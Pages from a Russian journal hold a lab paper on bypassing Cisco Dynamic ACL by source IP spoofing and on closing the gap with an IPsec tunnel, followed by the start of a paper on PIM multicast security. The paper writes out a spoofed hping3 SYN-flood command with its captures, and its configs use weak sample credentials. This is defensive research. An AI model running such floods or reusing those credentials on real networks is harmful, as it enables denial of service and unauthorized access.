  11. REVIEW OF MODELING SYSTEMS: EFFICIENCY ANALYSIS USING THE EXAMPLE OF THE ATOMSKILLS-2023 CHAMPIONSHIP Uimin A.G., Grekov V.S. Automation and informatization of the fuel and energy complex. 2023. No. 11 (604). P. 25-34. (date of access: 21.02.2026).
-



Международный журнал информационных технологий и энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.72:004.056.5

## ЭКСПЕРИМЕНТАЛЬНАЯ ОЦЕНКА ЭФФЕКТИВНОСТИ IPsec-ЗАЩИТЫ МЕХАНИЗМА Dynamic ACL В УСЛОВИЯХ АТАК source IP spoofing

Гаврилова П.Н., <sup>1</sup>Колева М.Ф.

ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА (НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М. ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail: <sup>1</sup>kolevamarina5@gmail.com

В работе исследуется настройка и практическое применение механизма Dynamic ACL (Lock-and-Key) на маршрутизаторе Cisco в лабораторной среде. Продемонстрирована уязвимость к атакам типа source IP spoofing после активации динамического правила доступа. Экспериментально воспроизведена атака с использованием инструмента hping3, зафиксировано влияние на производительность сети (рост среднего времени отклика пинга в 2,6 раза, пиковые значения — до 13,7 раза). Предложен метод защиты на основе создания IPsec site-to-site туннеля между маршрутизаторами Cisco и Eltex. Тестирование проводилось в гетерогенной среде с использованием оборудования трёх производителей. Результаты подчёркивают необходимость применения шифрования для устранения риска подмены адреса источника при использовании динамического контроля доступа.

Ключевые слова: Dynamic ACL, Lock-and-Key, Cisco IOS, IPsec, source IP spoofing, сетевая безопасность, маршрутизаторы Cisco, Eltex ESR, MikroTik.

## EXPERIMENTAL EVALUATION OF THE EFFICIENCY OF IPsec PROTECTION OF THE Dynamic ACL MECHANISM UNDER SOURCE IP SPOOFING ATTACKS

Gavrilova P.N., <sup>1</sup>Koleva M.F.

GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail: <sup>1</sup>kolevamarina5@gmail.com

This paper examines the configuration and practical application of the Dynamic ACL (Lock-and-Key) mechanism on a Cisco router in a lab environment. A vulnerability to source IP spoofing attacks after activating a dynamic access rule was demonstrated. The attack was experimentally reproduced using the hping3 tool, and the impact on network performance was recorded (an increase in the average ping response time of 2.6 times, with peak values reaching 13.7 times). A protection method based on creating an IPsec site-to-site tunnel between Cisco and Eltex routers was proposed. Testing was conducted in a heterogeneous environment using equipment from three vendors. The results highlight the need for encryption to mitigate the risk of source address spoofing when using dynamic access control.

Keywords: Dynamic ACL, Lock-and-Key, Cisco IOS, IPsec, source IP spoofing, network security, Cisco routers, Eltex ESR, MikroTik.

### Введение

Современные корпоративные и критически важные сети требуют гибких механизмов контроля доступа, позволяющих временно открывать доступ для аутентифицированных пользователей. Одним из таких механизмов является технология Dynamic ACL (Lock-and-

Key), реализованная в операционной системе Cisco IOS. Она позволяет динамически добавлять правило в список доступа после успешной аутентификации (обычно через Telnet или SSH), что удобно для сценариев удалённого администрирования и временного предоставления доступа.[1]

Однако использование Lock-and-Key сопряжено с известным риском: после активации динамического правила любой узел в той же внешней сети может подменить IP-адрес аутентифицированного хоста и получить доступ к защищённым ресурсам. Данная уязвимость прямо указана в документации Cisco и требует дополнительных мер защиты, в первую очередь — шифрования трафика.

*Цель работы* — практическая настройка Dynamic ACL, воспроизведение атаки source IP spoofing и демонстрация метода защиты с помощью IPsec-туннеля в изолированной лабораторной среде.

### Методы и топология исследования

Эксперимент проводился в виртуализированной лабораторной среде с использованием оборудования трёх производителей: Cisco, Eltex и MikroTik. Топология представлена на Рисунке 1.




Рисунок 1 – Лабораторная топология для тестирования Dynamic ACL

Топология включает две доверенные зоны:

- внутренняя сеть 192.168.10.0/24 (защищаемый сервер 192.168.10.10),
- клиентская сеть 192.168.30.0/24 (удалённый клиент 192.168.30.10).

Между ними расположена недоверенная зона 192.168.20.0/24, в которой размещён атакующий узел (Kali Linux, 192.168.20.99). Трафик проходит через маршрутизаторы Cisco 810 (основной, с Dynamic ACL) и Eltex ESR-15R (удалённый клиентский), соединённые через коммутатор MikroTik CRS326-24G-2S+RM в режиме L2 (bridge). Атакующий узел Kali подключён к MikroTik, что позволяет ему находиться в той же широковещательной доменной зоне 192.168.20.0/24 и выполнять подмену адреса источника.[2]

Базовая настройка IP-адресов и интерфейсов приведена в Таблице 1.

Таблица 1 – Назначение IP-адресов и интерфейсов

Устройство	Интерфейс	IP-адрес / Маска	Роль / Подключение
Cisco 810	FastEthernet1	192.168.10.1/24	Внутренняя сеть → сервер
Cisco 810	FastEthernet2	192.168.20.1/24	Недоверенная сеть → MikroTik
Eltex ESR-15R	GigabitEthernet1/0/1	192.168.20.2/24	Недоверенная сеть → MikroTik
Eltex ESR-15R	GigabitEthernet1/0/2	192.168.30.1/24	Клиентская сеть → удалённый клиент
MikroTik CRS326	ether1	bridge (без IP)	L2-коммутация: Cisco fa2 → Eltex gi1 → Kali
MikroTik CRS326	ether2	bridge	Подключение Kali (192.168.20.99/24)
Сервер (Alt Linux)	eth0	192.168.10.10/24	Защищаемый ресурс (Wireshark)
Клиент (Alt Linux)	eth0	192.168.30.10/24	Аутентификация и легитимный трафик
Kali Linux	eth0	192.168.20.99/24	Атакующий узел (spoofing), подключён к MikroTik

### Базовая конфигурация оборудования

Для обеспечения связности в лабораторной топологии выполнена базовая настройка интерфейсов, VLAN (на Cisco), IP-адресов, моста (на MikroTik) и статических маршрутов. Ключевые команды конфигурации приведены в Таблице 2.

Таблица 2 – Базовая конфигурация интерфейсов, VLAN/bridge и маршрутов

Устройство	Основные команды конфигурации
Cisco 810	<pre> vlan 10 name server exit vlan 20 name client exit interface Vlan10 ip address 192.168.10.1 255.255.255.0 no shutdown exit interface FastEthernet1 switchport mode access switchport access vlan 10 no shutdown exit interface Vlan20 ip address 192.168.20.1 255.255.255.0 no shutdown exit interface FastEthernet2 switchport mode access switchport access vlan 20 no shutdown                     </pre>

Eltex ESR-15R	<pre>ip route 192.168.30.0 255.255.255.0 192.168.20.2 interface gigabitethernet 1/0/1 ip address 192.168.20.2 255.255.255.0 no shutdown exit interface gigabitethernet 1/0/2 ip address 192.168.30.1 255.255.255.0 no shutdown exit ip firewall disable ip route 192.168.10.0 255.255.255.0 192.168.20.1</pre>
MikroTik CRS326-24G-2S+RM	<pre>/interface bridge add name=bridge1 protocol-mode=rstp /interface bridge port add bridge=bridge1 interface=ether1 add bridge=bridge1 interface=ether2 add bridge=bridge1 interface=ether3 /interface bridge settings set use-ip-firewall=no /ip address add address=192.168.20.254/24 interface=bridge1</pre>

Данная конфигурация обеспечивает полную L3-связность между доверенными зонами и недоверенной зоной до активации механизма Dynamic ACL.

### Методика измерений

Измерения задержки пинга (RTT) проводились с помощью встроенной команды ping на Alt Linux (количество пакетов 10). Точность измерений —  $\pm 0.1$  мс (ограничена разрешением таймера ОС). Погрешность среднего значения RTT оценивается в  $\pm 5\%$  (учитывая фоновые процессы и сетевые задержки в виртуальной среде VirtualBox). Загрузка CPU измерялась командой show processes cpu history на Cisco 810 с дискретизацией 60 минут. Систематическая ошибка —  $\pm 5\%$  (влияние фоновых процессов IOS). Все измерения повторялись 3 раза, в таблицах приведены средние значения. Для анализа трафика использовался Wireshark 4.6.3 с фильтрами по протоколам ICMP, TCP и ESP (погрешность захвата пакетов — менее 1 мс).[3]

### Настройка механизма Dynamic ACL (Lock-and-Key)

В лабораторных условиях для триггера механизма Lock-and-Key использован протокол Telnet, что упрощает эксперимент, но передаёт учётные данные в открытом виде, создавая дополнительную уязвимость канала управления. В реальных сетях рекомендуется применять SSH как безопасный метод аутентификации.[4]

Конфигурация для реализации механизма Lock-and-Key приведена на Рисунках 2 и 3:

```
Router(config)#access-list 101 permit tcp any host 192.168.20.1
Router(config)#$ic testlist timeout 120 permit ip any host 192.168.10.10
Router(config)#access-list 101 deny ip any any
Router(config)#access-list 101 deny ip any any log
Router(config)#
*Aug 8 04:36:11.683: %SEC-6-IPACCESSLOGP: list 101 denied udp 169.254.173.173(
Router(config)#int
*Aug 8 04:36:18.527: %SEC-6-IPACCESSLOGP: list 101 denied udp 0.0.0.0(68) -> 2
Router(config)#int vlan 20
Router(config-if)#ip access-group 101 in
Router(config-if)#exit
```

Рисунок 2 – Настройка Dynamic ACL

```
Router(config)#line vty 0 4
Router(config-line)#login local
Router(config-line)#autocommand access-enable host timeout 5
Router(config-line)#transport input telnet
Router(config-line)#exit
Router(config)#
```

Рисунок 3 – Настройка подключения Telnet

Аутентификация производилась с использованием локальной базы пользователей Cisco:  
 username user1 password resu1  
 username user2 password resu2  
 username user3 password resu3

В реальных сетях рекомендуется применять централизованные серверы TACACS+ или RADIUS для повышения безопасности и управляемости.[5]

При попытке отправить ICMP-пакеты без Telnet-соединения пакеты будут фильтроваться благодаря динамическому правилу (Рисунок 4).

545826	25762.625648	192.168.30.10	192.168.10.1	ICMP	98 Echo (ping) request id=0x0016, seq=1/256, ttl=64 (no response found!)
545827	25763.676891	192.168.30.10	192.168.10.1	ICMP	98 Echo (ping) request id=0x0016, seq=2/512, ttl=64 (no response found!)
545828	25763.679477	192.168.20.1	192.168.30.10	ICMP	70 Destination unreachable (Communication administratively filtered)
545829	25764.679413	192.168.30.10	192.168.10.1	ICMP	98 Echo (ping) request id=0x0016, seq=3/768, ttl=64 (no response found!)
545830	25764.682071	192.168.20.1	192.168.30.10	ICMP	70 Destination unreachable (Communication administratively filtered)
545831	25765.681013	192.168.30.10	192.168.10.1	ICMP	98 Echo (ping) request id=0x0016, seq=4/1024, ttl=64 (no response found!)
545832	25765.683663	192.168.20.1	192.168.30.10	ICMP	70 Destination unreachable (Communication administratively filtered)
545833	25766.684074	192.168.30.10	192.168.10.1	ICMP	98 Echo (ping) request id=0x0016, seq=5/1280, ttl=64 (no response found!)
545834	25766.686894	192.168.20.1	192.168.30.10	ICMP	70 Destination unreachable (Communication administratively filtered)
545835	25767.685579	192.168.30.10	192.168.10.1	ICMP	98 Echo (ping) request id=0x0016, seq=6/1536, ttl=64 (no response found!)
545836	25767.688219	192.168.20.1	192.168.30.10	ICMP	70 Destination unreachable (Communication administratively filtered)
545837	25769.622696	192.168.30.10	192.168.10.1	ICMP	98 Echo (ping) request id=0x0017, seq=1/256, ttl=64 (no response found!)
545838	25769.625410	192.168.20.1	192.168.30.10	ICMP	70 Destination unreachable (Communication administratively filtered)
545839	25770.624315	192.168.30.10	192.168.10.1	ICMP	98 Echo (ping) request id=0x0017, seq=2/512, ttl=64 (no response found!)
545840	25770.627053	192.168.20.1	192.168.30.10	ICMP	70 Destination unreachable (Communication administratively filtered)
545841	25771.625994	192.168.30.10	192.168.10.1	ICMP	98 Echo (ping) request id=0x0017, seq=3/768, ttl=64 (no response found!)
545842	25771.628737	192.168.20.1	192.168.30.10	ICMP	70 Destination unreachable (Communication administratively filtered)

Рисунок 4 – Захват трафика отфильтрованных пакетов

После успешного Telnet-соединения с клиента (192.168.30.10) на адрес 192.168.20.1 добавляется динамическое правило (Рисунок 5).

```
Router#sh access-lists
Extended IP access list 101
 10 permit tcp any host 192.168.20.1 (67 matches)
 20 Dynamic testlist permit ip any host 192.168.10.10
    permit ip host 192.168.30.10 host 192.168.10.10 (14 matches) (time left 187)
 30 deny ip any any log (216 matches)
```

Рисунок 5 – Вывод команды show access-lists после активации динамического правила

### Воспроизведение атаки source IP spoofing

Атака проводилась с узла Kali Linux (192.168.20.99) после легитимной активации правила с клиента (Рисунок 6).

```
(user@kali)-[~]
└─$ sudo hping3 --flood --spooof 192.168.30.10 -S -p 80 192.168.10.10
[sudo] пароль для user:
HPING 192.168.30.10 (eth0 192.168.10.10): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.10.10 hping statistic —
81315 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Рисунок 6 – Команда для атаки

Захват трафика на защищаемом сервере (Wireshark) показал успешное прохождение подменённых пакетов до закрытия динамического правила (Рисунок 7).

79032	12766.271482	192.168.30.10	192.168.10.10	TCP	60	2219 → 80 [SYN] Seq=0 Win=512 Len=0
79033	12766.272705	192.168.30.10	192.168.10.10	TCP	60	2220 → 80 [SYN] Seq=0 Win=512 Len=0
79034	12766.274411	192.168.30.10	192.168.10.10	TCP	60	2221 → 80 [SYN] Seq=0 Win=512 Len=0
79035	12766.276102	192.168.30.10	192.168.10.10	TCP	60	2222 → 80 [SYN] Seq=0 Win=512 Len=0
79036	12766.277803	192.168.30.10	192.168.10.10	TCP	60	2223 → 80 [SYN] Seq=0 Win=512 Len=0
79037	12766.278581	192.168.30.10	192.168.10.10	TCP	60	2224 → 80 [SYN] Seq=0 Win=512 Len=0
79038	12766.279802	192.168.30.10	192.168.10.10	TCP	60	2225 → 80 [SYN] Seq=0 Win=512 Len=0
79039	12766.281133	192.168.30.10	192.168.10.10	TCP	60	2226 → 80 [SYN] Seq=0 Win=512 Len=0
79040	12766.283599	192.168.30.10	192.168.10.10	TCP	60	2227 → 80 [SYN] Seq=0 Win=512 Len=0
79041	12766.284782	192.168.30.10	192.168.10.10	TCP	60	2228 → 80 [SYN] Seq=0 Win=512 Len=0
79042	12766.286930	192.168.30.10	192.168.10.10	TCP	60	[TCP Port numbers reused] 2229 → 80 [SYN] Seq=0 Win=512 Len=0
79043	12766.288407	192.168.30.10	192.168.10.10	TCP	60	[TCP Port numbers reused] 2230 → 80 [SYN] Seq=0 Win=512 Len=0
79044	12766.289390	192.168.30.10	192.168.10.10	TCP	60	[TCP Port numbers reused] 2231 → 80 [SYN] Seq=0 Win=512 Len=0
79045	12766.290746	192.168.30.10	192.168.10.10	TCP	60	[TCP Port numbers reused] 2232 → 80 [SYN] Seq=0 Win=512 Len=0
79046	12766.291829	192.168.30.10	192.168.10.10	TCP	60	[TCP Port numbers reused] 2233 → 80 [SYN] Seq=0 Win=512 Len=0
79047	12766.293003	192.168.30.10	192.168.10.10	TCP	60	[TCP Port numbers reused] 2234 → 80 [SYN] Seq=0 Win=512 Len=0
79048	12766.294271	192.168.30.10	192.168.10.10	TCP	60	[TCP Port numbers reused] 2235 → 80 [SYN] Seq=0 Win=512 Len=0

Рисунок 7 – Wireshark: пакеты с подменённым source IP 192.168.30.10

Статистика пинга с клиента на сервер отражена в Таблице 3:

Таблица 3 – Влияние атаки source IP spoofing на задержку пинга

Параметр	До атаки (без флуд-атаки)	Во время атаки (SYN-флуд с подменой IP)	Изменение / Коэффициент роста
Количество отправленных пакетов	10	10	—
Количество полученных пакетов	10	10	—
Процент потерь пакетов	0%	0%	Без изменений
Минимальное время отклика (rtt min)	~4.15 мс	~4.59 мс	+0.44 мс / +10.6%
Среднее время отклика (rtt avg)	~5.66–6.35 мс (примерно 5.9 мс)	~10.7–20.5 мс (примерно 15.1 мс)	×2.6 раза
Максимальное время отклика (rtt max)	~14.3 мс	~36.2–196 мс (пики до 196 мс)	×13.7 раза (пиковый рост)
Среднее отклонение (mdev)	~0.58 мс	~51.77 мс	×89 раз

Нагрузка на CPU Cisco 810 достигала 40–50% (Рисунок 8).




Рисунок 8 – График загрузки CPU во время атаки (show processes cpu history)

#### Метод защиты: создание IPsec site-to-site туннеля

Для устранения уязвимости к спуфингу реализован подход, рекомендованный Cisco: шифрование трафика между доверенными зонами с помощью IPsec site-to-site туннеля между Cisco 810 и Eltex ESR-15R. Туннель обеспечивает аутентификацию, шифрование и проверку целостности пакетов, делая подмену IP-адреса источника невозможной без знания ключа безопасности.

Параметры туннеля приведены в Таблице 4.

Таблица 4 – Параметры IPsec site-to-site туннеля

Параметр	Значение	Примечание
Версия IKE	IKEv1	Основной режим для совместимости Cisco–Eltex
Шифрование (Encryption)	AES-256	Высокая криптостойкость
Хэш (Hash)	SHA-256	Обеспечивает целостность и аутентификацию
Группа Диффи–Хеллмана (DH Group)	5	1536-битный модуль (баланс безопасности/производительности)
Аутентификация	Pre-shared key (PSK)	Симметричный ключ «MySecretKey»
Perfect Forward Secrecy (PFS)	Включён (group 5)	Дополнительная защита от компрометации ключей

Конфигурация IPsec на маршрутизаторах приведена в Таблице 5.

Таблица 5 – Конфигурация IPsec site-to-site туннеля

<b>Устройство</b>	<b>Основные команды конфигурации</b>
Cisco 810	<pre> crypto isakmp policy 10 encryption aes 256 hash sha256 authentication pre-share group 5 lifetime 86400 exit crypto isakmp key MySecretKey address 192.168.30.1 crypto ipsec transform-set MY_TRANS esp-aes 256 esp-sha256- hmac mode tunnel exit access-list 101 permit ip 192.168.10.0 0.0.0.255 192.168.30.0 0.0.0.255 crypto map MY_MAP 10 ipsec-isakmp set peer 192.168.30.1 set transform-set MY_TRANS match address 101 exit interface FastEthernet2 crypto map MY_MAP exit </pre>
Eltex ESR-15R	<pre> security ike proposal IKE_PROP encryption algorithm aes256 authentication algorithm sha2-256 dh-group 5 exit security ike policy IKE_POL authentication method pre-shared-key pre-shared-key ascii-text MySecretKey proposal IKE_PROP lifetime seconds 86400 exit security ike gateway IKE_GW local address 192.168.30.1 remote address 192.168.20.1 local network 192.168.30.0/24 remote network 192.168.10.0/24 ike-policy IKE_POL mode policy-based exit security ipsec proposal IPSEC_PROP protocol esp encryption algorithm aes256 </pre>

	<pre> authentication algorithm sha2-256 pfs dh-group 5 lifetime seconds 3600 exit security ipsec policy IPSEC_POL proposal IPSEC_PROP exit security ipsec vpn IPSEC_VPN mode ike ike gateway IKE_GW ike ipsec-policy IPSEC_POL enable exit </pre>
--	---

После генерации трафика (пинг с клиента на сервер) туннель успешно установлен: IKE SA в состоянии QM\_IDLE, IPsec SA активны с ненулевыми счётчиками пакетов (enc/dec). Повтор атаки source IP spoofing с Kali Linux не удался: пакеты без правильного SA отбрасывались на внешнем интерфейсе Cisco 810, что подтверждено захватом трафика в Wireshark (рисунок 9). Задержка пинга осталась стабильной (5–10 мс), без роста нагрузки на CPU.

13384	12713.878440	192.168.10.10	192.168.30.10	ESP	150
13385	12713.879718	192.168.30.10	192.168.10.10	ESP	150
13386	12713.879839	192.168.10.10	192.168.30.10	ESP	150
13387	12713.879926	192.168.30.10	192.168.10.10	ESP	150
13388	12713.880002	192.168.10.10	192.168.30.10	ESP	150
13389	12713.880071	192.168.30.10	192.168.10.10	ESP	150
13390	12713.880948	192.168.10.10	192.168.30.10	ESP	150
13391	12713.881259	192.168.30.10	192.168.10.10	ESP	150
13392	12713.881297	192.168.10.10	192.168.30.10	ESP	150
13393	12713.881315	192.168.30.10	192.168.10.10	ESP	150
13394	12713.881331	192.168.10.10	192.168.30.10	ESP	150

Рисунок 9 – Wireshark: попытка спуфинга после активации IPsec (пакеты отбрасываются, трафик не проходит)

### Заключение

Проведённое исследование подтвердило наличие уязвимости механизма Dynamic ACL (Lock-and-Key) к атакам source IP spoofing в незащищённой конфигурации. Атака успешно воспроизведена, зафиксировано заметное влияние на задержку сети (рост среднего времени отклика в 2,6 раза) и загрузку процессора маршрутизатора (до 50 % при флуд-атаках).

Предложенный метод защиты на основе IPsec site-to-site туннеля между Cisco 810 и Eltex ESR-15R предотвращает реализацию атаки подмены адреса источника за счёт шифрования и проверки целостности трафика. Полученные результаты могут быть использованы при проектировании защищённых сетей с динамическим контролем доступа в гетерогенных средах.

Направления дальнейших исследований:

- количественное сравнение производительности IPsec-туннеля (задержка, пропускная способность, загрузка CPU) при различных сценариях нагрузки (SYN-флуд, UDP-флуд, легитимный трафик);
- переход на IKEv2 с анализом преимуществ и особенностей совместимости в лабораторных условиях;
- интеграция Dynamic ACL с внешними серверами аутентификации (TACACS+ или RADIUS) и многофакторной аутентификацией для повышения уровня безопасности механизма Lock-and-Key.

### Список литературы

1. Cisco Systems. Configuring Lock-and-Key Security (IP Lock-and-Key). – URL: <https://www.cisco.com/c/en/us/support/docs/security/ios-firewall/23602-confaccesslists.html> (дата обращения: 21.02.2026).
2. Cisco Systems. Configuring IPsec Site-to-Site VPNs. – URL: [https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/sec\\_conn\\_vpns/configuration/xr-16/sec-sec-for-vpns-w-ipsec-xr-16-book/sec-ipsec-virtual-tunnels.html](https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/sec_conn_vpns/configuration/xr-16/sec-sec-for-vpns-w-ipsec-xr-16-book/sec-ipsec-virtual-tunnels.html) (дата обращения: 21.02.2026).
3. Eltex Enterprise Systems Router. Руководство пользователя. Версия ПО 1.18. – Новосибирск: Eltex, 2024. – 320 с.
4. Уймин, А. Г. Применение отечественного сетевого оборудования Eltex и EcoRouter в рамках специальности 09.02.06 "Сетевое и системное администрирование". Вопросы импортозамещения и подготовки квалифицированных кадров в сетевом оборудовании / А. Г. Уймин, И. М. Толмачев // Автоматизация и информатизация ТЭК. – 2025. – № 11(628). – С. 58-62. – EDN DMHQJU.
5. Stallings W. Network Security Essentials: Applications and Standards. 6th ed. – Pearson, 2017. – p. 464

### References

1. Cisco Systems. Configuring Lock-and-Key Security (IP Lock-and-Key). URL: <https://www.cisco.com/c/en/us/support/docs/security/ios-firewall/23602-confaccesslists.html> (accessed on February 21, 2026).
2. Cisco Systems. Configuring IPsec Site-to-Site VPNs. URL: [https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/sec\\_conn\\_vpns/configuration/xr-16/sec-sec-for-vpns-w-ipsec-xr-16-book/sec-ipsec-virtual-tunnels.html](https://www.cisco.com/c/en/us/td/docs/ios-xml/ios/sec_conn_vpns/configuration/xr-16/sec-sec-for-vpns-w-ipsec-xr-16-book/sec-ipsec-virtual-tunnels.html) (accessed on February 21, 2026).
3. Eltex Enterprise Systems Router. User Guide. Software Version 1.18. – Novosibirsk: Eltex, 2024. – p.320
4. Uymin, A. G. Application of domestic network equipment Eltex and EcoRouter within the framework of specialty 09.02.06 "Network and system administration". Issues of import substitution and training of qualified personnel in network equipment / A. G. Uymin, I. M. Tolmachev // Automation and informatization of the fuel and energy complex. – 2025. – No. 11 (628). – pp. 58-62. – EDN DMHQJU.

5. Stallings W. Network Security Essentials: Applications and Standards. 6th ed. – Pearson, 2017. – p.464
-



Международный журнал информационных технологий и  
энергоэффективности

Сайт журнала:

<http://www.openaccessscience.ru/index.php/ijcse/>



УДК 004.7

## КОМПЛЕКСНЫЙ ПОДХОД К ОБЕСПЕЧЕНИЮ БЕЗОПАСНОСТИ MULTICAST-МАРШРУТИЗАЦИИ: АНАЛИЗ УГРОЗ И РЕАЛИЗАЦИЯ ЗАЩИТНЫХ МЕХАНИЗМОВ PIM

<sup>1</sup>Гаунова Д.А., Бахтиярова Д.Н., Морозов И.М. (научный руководитель)  
ФГБОУ ВО "РОССИЙСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ НЕФТИ И ГАЗА  
(НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ УНИВЕРСИТЕТ) ИМЕНИ И.М.  
ГУБКИНА" Москва, Россия, (119296, город Москва, Ленинский пр-кт, д. 65 к. 1), e-mail:  
<sup>1</sup>[dana.gaunova@gmail.com](mailto:dana.gaunova@gmail.com)

Данная статья посвящена настройке механизмов безопасности протокола Protocol Independent Multicast (PIM), используемого для организации многоадресной рассылки в масштабируемых сетях. В ходе исследования были рассмотрены методы защиты multicast-инфраструктуры, включая фильтрацию PIM-соседей, контроль доступа к multicast-группам через IGMP filtering, защиту от подмены Rendezvous Point (RP) и статическое конфигурирование RP. Исследование носит экспериментально-аналитический характер. В ходе него был проведен эксперимент, в котором на лабораторном стенде, состоящем из трех маршрутизаторов (Cisco 1941, Eltex ESR-15R, Cisco 881), двух коммутаторов (Eltex MES1428, Cisco Catalyst 3750) и трех рабочих станций под управлением ALT Linux Server 11.0, была развернута multicast-инфраструктура. В исследовательской работе наглядно продемонстрирован принцип работы механизмов защиты PIM и подтверждена их практическая применимость для обеспечения безопасности multicast-инфраструктуры.

Ключевые слова: Protocol Independent Multicast, безопасность PIM, multicast-маршрутизация, фильтрация трафика, IGMP, Rendezvous Point, настройка устройств, анализ сетевого трафика.

## A COMPREHENSIVE APPROACH TO MULTICAST ROUTING SECURITY: THREAT ANALYSIS AND IMPLEMENTATION OF PIM SECURITY MECHANISMS

Gaunova D.A., Bakhtiyarova D.N., Morozov I.M. (Scientific Supervisor)  
GUBKIN RUSSIAN STATE UNIVERSITY OF OIL AND GAS (NATIONAL RESEARCH  
UNIVERSITY), Moscow, Russia, (119296, Moscow, Leninsky pr-kt, 65 k. 1), e-mail:  
<sup>1</sup>[dana.gaunova@gmail.com](mailto:dana.gaunova@gmail.com)

This article is devoted to configuring security mechanisms for the Protocol Independent Multicast (PIM) protocol, which is used to organize multicast transmission in scalable networks. During the research, methods for protecting multicast infrastructure were examined, including PIM neighbor filtering, access control to multicast groups through IGMP filtering, protection against Rendezvous Point (RP) spoofing, and static RP configuration. The research is of an experimental-analytical nature. An experiment was conducted in which a multicast infrastructure was deployed on a laboratory testbed consisting of three routers (Cisco 1941, Eltex ESR-15R, Cisco 881), two switches (Eltex MES1428, Cisco Catalyst 3750)[3], and three workstations running ALT Linux Server 11.0. The research work clearly demonstrates the operating principle of PIM protection mechanisms and confirms their practical applicability for ensuring the security of multicast infrastructure.

Keywords: Protocol Independent Multicast, PIM security, multicast routing, traffic filtering, IGMP, Rendezvous Point, device configuration, network traffic analysis.

### Введение

Современные компьютерные сети всё чаще сталкиваются с необходимостью эффективной передачи мультимедийного трафика — потокового видео, аудиоконференций, IP-телевидения и систем оповещения. Традиционные unicast-механизмы в таких сценариях оказываются неэффективными, поскольку приводят к многократному дублированию пакетов и нерациональному использованию пропускной способности каналов связи. Технология multicast [7], основанная на групповой адресации, позволяет решить эту проблему, доставляя данные одновременно множеству получателей с минимальной нагрузкой на сеть.

Однако внедрение multicast-решений сопряжено с серьёзными угрозами безопасности. Протокол PIM (Protocol Independent Multicast), являющийся основой построения multicast-инфраструктуры в современных сетях, изначально разрабатывался без учёта требований информационной безопасности. Злоумышленники могут осуществлять атаки, направленные на подмену Rendezvous Point (RP), внедрение ложных PIM-соседей, несанкционированную подписку на multicast-группы или перехват трафика. В условиях, когда multicast-технологии применяются для передачи критически важных данных (системы видеонаблюдения, биржевые котировки, корпоративные трансляции), обеспечение безопасности PIM-решений приобретает особую значимость.

Актуальность данного исследования обусловлена необходимостью разработки и экспериментальной проверки комплекса мер защиты multicast-инфраструктуры, позволяющих минимизировать риски, связанные с использованием PIM в корпоративных сетях.

Объектом исследования является multicast-инфраструктура корпоративной сети, построенная на базе протокола PIM Sparse Mode.

